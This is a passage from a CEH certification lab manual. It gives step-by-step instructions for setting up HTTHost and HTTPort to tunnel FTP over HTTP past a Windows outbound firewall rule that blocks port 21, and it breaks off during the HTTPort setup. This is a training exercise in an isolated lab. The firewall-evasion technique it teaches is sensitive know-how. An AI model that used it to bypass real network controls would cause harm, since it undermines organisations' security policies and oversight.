


FIGURE 5.14: Stopping World Wide Web Publishing Service in Windows Server 2012

17. In the same way, right-click **IIS Admin Service**, and click **Stop**.
  18. Open Mapped Network Drive and navigate to **Z:\CEH-Tools\CEHv10 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost**.
  19. Open the **HTTHost** folder, and double-click **httthost.exe**.
  20. If the **Open File - Security Warning** pop-up appears, click **Run**.
  21. A **HTTHost** wizard appears; click **Options** tab.
  22. On the **Options** tab, type **90** in the **Port:** field under Network section keep the other settings to default except for **Personal password**, which should contain any other password. In this lab, the Personal password is “**magic**.”
- Note:** Typically, HTTP tunneling should be performed using port 80. As port 80 is being used to host the local websites, therefore we have used port 90 for this lab.

23. Check **Revalidate DNS names** and **Log connections**, and click **Apply**.




FIGURE 5.15: HTTHost Options tab

24. Check to see if the last line is **Listener: listening at 0.0.0.0:90**, which ensures that HTTHost is running properly and has begun to listen on **port 90**.



FIGURE 5.16: HTTHost Application log section

- Now, leave **HTTHost** intact, and don't turn off the **Windows Server 2012** virtual machine.
- Now, switch to (**Windows Server 2016**), right-click the **Windows** icon, and click **Control Panel**.




FIGURE 5.17: Launching Control Panel

- The **Control Panel** window appears with all control panel items displayed. Select **Windows Firewall**.




FIGURE 5.18: Opening Windows Firewall

28. The **Windows Firewall** control panel appears; click **Turn Windows Firewall on or off** link in the left pane.



FIGURE 5.19: Configuring Windows Firewall

29. The **Customize Settings** window appears.

30. Select **Turn on Windows Firewall** (under **Private network settings** and **Public network settings**).

31. Click **OK**.




FIGURE 5.20: Configuring Windows Firewall

32. Firewall is successfully turned on. Now, click **Advanced settings** in the left pane.



FIGURE 5.21: Configuring Advanced Windows Firewall

33. The **Windows Firewall with Advanced Security** window appears.
34. Select **Outbound Rules** in the left pane. A list of outbound rules is displayed. Click **New Rule...** in the right pane (under **Outbound Rules**).




FIGURE 5.22: Adding a new outbound rule

35. In the **New Outbound Rule Wizard**, select **Port** as the **Rule Type**, and click **Next**.




FIGURE 5.23: Windows Firewall Selecting a Rule Type

### 36. Select **All remote ports**, under **Protocol and Ports**, and click **Next**.




FIGURE 5.24: Windows Firewall assigning Protocols and Ports

### 37. Under **Action**, **Block the connection** is selected by default. Click **Next**.




FIGURE 5.25: Windows Firewall setting an Action

38. In the **Profile** section, ensure that all the options (**Domain**, **Private** and **Public**) are checked, and click **Next**.




FIGURE 5.26: Windows Firewall Profile settings

39. Under **Name**, type **Port 21 Blocked** in the **Name** field, and click **Finish**.




FIGURE 5.27: Windows Firewall assigning a name to Port

40. The new rule **Port 21 Blocked** is created, as shown in the screenshot:

The screenshot shows the Windows Firewall with Advanced Security interface. In the left navigation pane, 'Outbound Rules' is selected under 'Inbound Rules'. The main area displays a table titled 'Outbound Rules' with the following data:

Name	Group	Profile	Enabled	Action
Port 21 Blocked	All	Yes	Block	
AllowIn Router (TCP-Out)	AllowIn Router	Domain	Yes	Allow
AllowIn Router (UDP-Out)	AllowIn Router	Domain	Yes	Allow
Block network access for R local user acc...	All	Yes	Block	

On the right side, the 'Actions' pane includes options like 'New Rule...', 'Filter by Profile', and 'Filter by State'.

FIGURE 5.28: Windows Firewall New rule

41. Right-click the newly created rule (**Port 21 Blocked**), and click **Properties**.

The screenshot shows the Windows Firewall with Advanced Security interface. The 'Outbound Rules' list is visible. A context menu is open over the 'Port 21 Blocked' rule, with the 'Properties' option highlighted.

FIGURE 5.29: Windows Firewall new rule properties

42. The **Properties** window for **Port 21 Blocked** rule appears.

43. Select the **Protocols and Ports** tab. In the **Remote port:** field, select **Specific Ports** option from the drop-down list, and enter the port number as **21**.

44. Leave the other default settings, click **Apply**, and then click **OK**.

The screenshot shows the 'Port 21 Blocked Properties' dialog box. The 'Protocols and Ports' tab is selected. The 'Protocol type:' dropdown is set to 'TCP'. The 'Protocol number:' dropdown is set to '6'. The 'Local port:' dropdown is set to 'All Ports'. The 'Remote port:' dropdown is set to 'Specific Ports' and contains the value '21'. The 'Internet Control Message Protocol (ICMP) settings:' section has a 'Customize...' button. At the bottom, there are 'OK', 'Cancel', and 'Apply' buttons, with 'Apply' being highlighted.

FIGURE 5.30: Firewall Port 21 Blocked Properties

45. Disable the rule, and check if you are able to connect to the ftp site.

46. Right-click the newly added rule, and click **Disable Rule**.




FIGURE 5.31: Disabling the outbound rule

47. Launch the command prompt, and issue **ftp 10.10.10.10**. You will be asked to enter the username.

```
Administrator: Command Prompt - ftp 10.10.10.10
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 10.10.10.10
Connected to 10.10.10.10.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (10.10.10.10:(none)):
```

FIGURE 5.32: Issuing FTP command

**Note:** In the above mentioned command, **10.10.10.10** refers to the IP address of the **Windows 10** where the ftp site is located. Make sure that you issue the IP address of Windows 10 in your lab environment.

48. This means you are able to establish an FTP connection.

49. Now, enable the rule, and check to see whether you can establish a connection.

50. Right-click the newly added rule, and click **Enable Rule**.





FIGURE 5.33: Enabling the outbound rule

51. Launch the **Command Prompt** and check whether you are able to connect to the ftp site by issuing the command **ftp 10.10.10.10**.

52. The added outbound rule should block the connection shown in the screenshot:



```
Administrator: Command Prompt - ftp 10.10.10.10
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 10.10.10.10
Ftp>
```

FIGURE 5.34: Issuing FTP command

**Note:** In the above-mentioned command, **10.10.10.10** refers to the IP address of **Windows 10** where the ftp site is located. Make sure that you issue the IP address of Windows 10 in your lab environment.

53. Now, we shall perform **tunneling** using **HTTPPort** to establish a connection with the FTP site located on **Windows 10**.
54. Navigate to **Z:\CEH-Tools\CEHv10 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPPort**, and double-click **httpport3snfm.exe**.
55. If **Open File – Security Warning** pop-up appears, click **Run**.
56. Follow the **installation steps** to install HTTIPort.




FIGURE 5.35: HTTIPort Setup wizard

57. Launch HTTPPort (**Httpport3SNFM**) from the **Start** menu.




FIGURE 5.36: Windows Server 2012 Apps screen

58. An **Introduction to HTTPPort** wizard appears; click **Next** five times, till you come to the last wizard pane, and then click **Close**.

